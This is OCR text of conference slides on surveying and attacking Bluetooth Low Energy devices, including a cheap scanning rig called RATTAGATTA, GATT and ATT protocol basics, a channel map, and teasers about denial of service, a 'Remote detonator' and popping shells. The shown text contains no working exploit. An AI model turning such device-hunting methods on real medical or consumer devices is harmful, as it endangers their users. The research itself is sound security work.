# BLUETOOTH LOW ENERGY UNMASKED:

**HIGH-IMPACT INSIGHTS FROM SCALABLE DEVICE HUNTING**

# WHOAMI

**Matthew “remy” Remacle**
husband, father, hacker, rat
X: @_mattata / Bsky: @remyhax /
Web: remyhax.xyz

**architect @ GreyNoise**
patterns and protocols on the internet

**bluetooth security “expert”**
~4 years of cyan tinted toothache will do that


# WHYAMI

**bluetooth is everywhere**

and more everywhere than ever

**non-trivial**

i like a good challenge

**medical devices**

more FDA approved devices every year

# WHATAMI (DOING)

1. the domain expertise needed to work with Bluetooth and radio communications in general is hard.
2. measuring the impact of security and privacy implications of Bluetooth is even harder.
3. the cyber security community primarily takes action once tools are available to provide quantitative and qualitative measures.

# HOWAMI (GOING TO DO THAT)

build custom Bluetooth hardware for ~$100 (no soldering required), learn well-informed shortcuts for remote identification, oblique strategies for exploitation, and pop some shells.

**DoS is dangerous again.**

1. RATTAGATTA - HARDWARE
2. BLUUID - ANALYSIS
3. BLURI - SCOPE / SHOOT


# RATTAGATTA

**Scalable Bluetooth Low-Energy Survey**


https://remyhax.xyz/posts/ext-rattagatta/


https://github.com/xen0bit/rattagatta

GATT is an acronym for the **Generic ATTribute** Profile, and it defines the way that two Bluetooth Low Energy devices transfer data back and forth using concepts called **Services** and **Characteristics**. It makes use of a generic data protocol called the **Attribute Protocol (ATT)**, which is used to store Services, Characteristics and related data in a simple lookup table using 16-bit IDs for each entry in the table.





# Initial Exploration // M5Stack ESP32


Frequency Hopping
Frequency Hopping
Wi-Fi
Channel 1
Wi-Fi
Channel 6
Wi-Fi
Channel 11
37
0
1
2
3
4
5
6
7
8
9
10
38
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
39
Advertising
Channel 37
(2402 MHz)
Advertising
Channel 38
(2426 MHz)
Others are Data
Channels
Advertising
Channel 39
(2480 MHz)





Cited with permission, labels added:

https://x.com/ea4eoz/status/1761886847234408611





# Data Collection // Passive





# Data Collection // Active

# Remote detonator

Data Collection // Active





# Data Collection // Active



